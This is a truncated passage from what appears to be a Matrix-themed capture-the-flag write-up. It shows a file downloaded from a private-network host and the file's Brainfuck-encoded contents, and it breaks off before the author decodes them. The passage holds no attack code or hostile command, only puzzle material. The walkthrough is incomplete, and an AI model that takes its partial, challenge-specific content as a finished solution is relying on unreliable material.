
which is: BIN file (4.0 KB)

from: http://192.168.41.152:31337

Would you like to save this file?


"You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance is bliss."

When I opened the downloaded file with a text editor, I see this.



```
+++++ ++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ ++++. +++++
+.<++ +++++ ++[-> ----- ----< ]>--- -.<++ +++++ +[->+ +++++ ++<]> +++.-
-.<++ +[->+ ++<]> ++++. <++++ ++++[ ->--- ----- <]>-- ----- ----- --.<+
+++++ ++[-> +++++ +++<] >++++ +.+++ +++++ +.+++ +++.< +++[- >---< ]>---
---.< +++[- >+++< ]>+++ +.<++ +++++ ++[-> ----- ----< ]>-.< +++++ +++[-
>++++ ++++< ]>+++ +++++ +.+++ ++.++ ++++. ----- .<+++ +++++ [->-- -----
-<]>- ----- ----- ----. <++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ +.<++
+[->- --<]> ---.< ++++[ ->+++ +<]>+ ++.-- .---- ----- .<+++ [->++ +<]>+
+++++ .<+++ +++++ +[->- ----- ---<] >---- ---.< +++++ +++[- >++++ ++++<
]>+.< ++++[ ->+++ +<]>+ +.<++ +++++ ++[-> ----- ----< ]>--. <++++ ++++[
->+++ +++++ <]>++ +++++ .<+++ [->++ +<]>+ ++++. <++++ [->-- --<]> .<+++
[->++ +<]>+ ++++. +.<++ +++++ +[->- ----- --<]> ----- ---.< +++[- >---<
]>--- .<+++ +++++ +[->+ +++++ +++<] >++++ ++.<+ ++[-> ---<] >---- -.<++
+[->+ ++<]> ++.<+ ++[-> ---<] >---. <++++ ++++[ ->--- ----- <]>-- -----
-.<++ +++++ +[->+ +++++ ++<]> +++++ +++++ +++++ +.<++ +[->- --<]> -----
-.<++ ++[-> ++++< ]>++. .++++ .---- ----. +++.< +++[- >---< ]>--- --.<+
+++++ ++[-> ----- ---<] >---- .<+++ +++++ [->++ +++++ +<]>+ +++++ +++++
.<+++ ++++[ ->--- ----< ]>--- ----- -.<++ +++++ [->++ +++++ <]>++ +++++
+++.. <++++ +++[- >---- ---<] >---- ----- --.<+ +++++ ++[-> +++++ +++<]
>++.< +++++ [->-- ---<] >-..< +++++ +++[- >---- ----< ]>--- ----- ---.-
--.<+ +++++ ++[-> +++++ +++<] >++++ .<+++ ++[-> +++++ <]>++ +++++ +.+++
++.<+ ++[-> ---<] >---- --.<+ +++++ [->-- ----< ]>--- ----. <++++ +[->-
```


After some research, I found that this seemingly random characters is 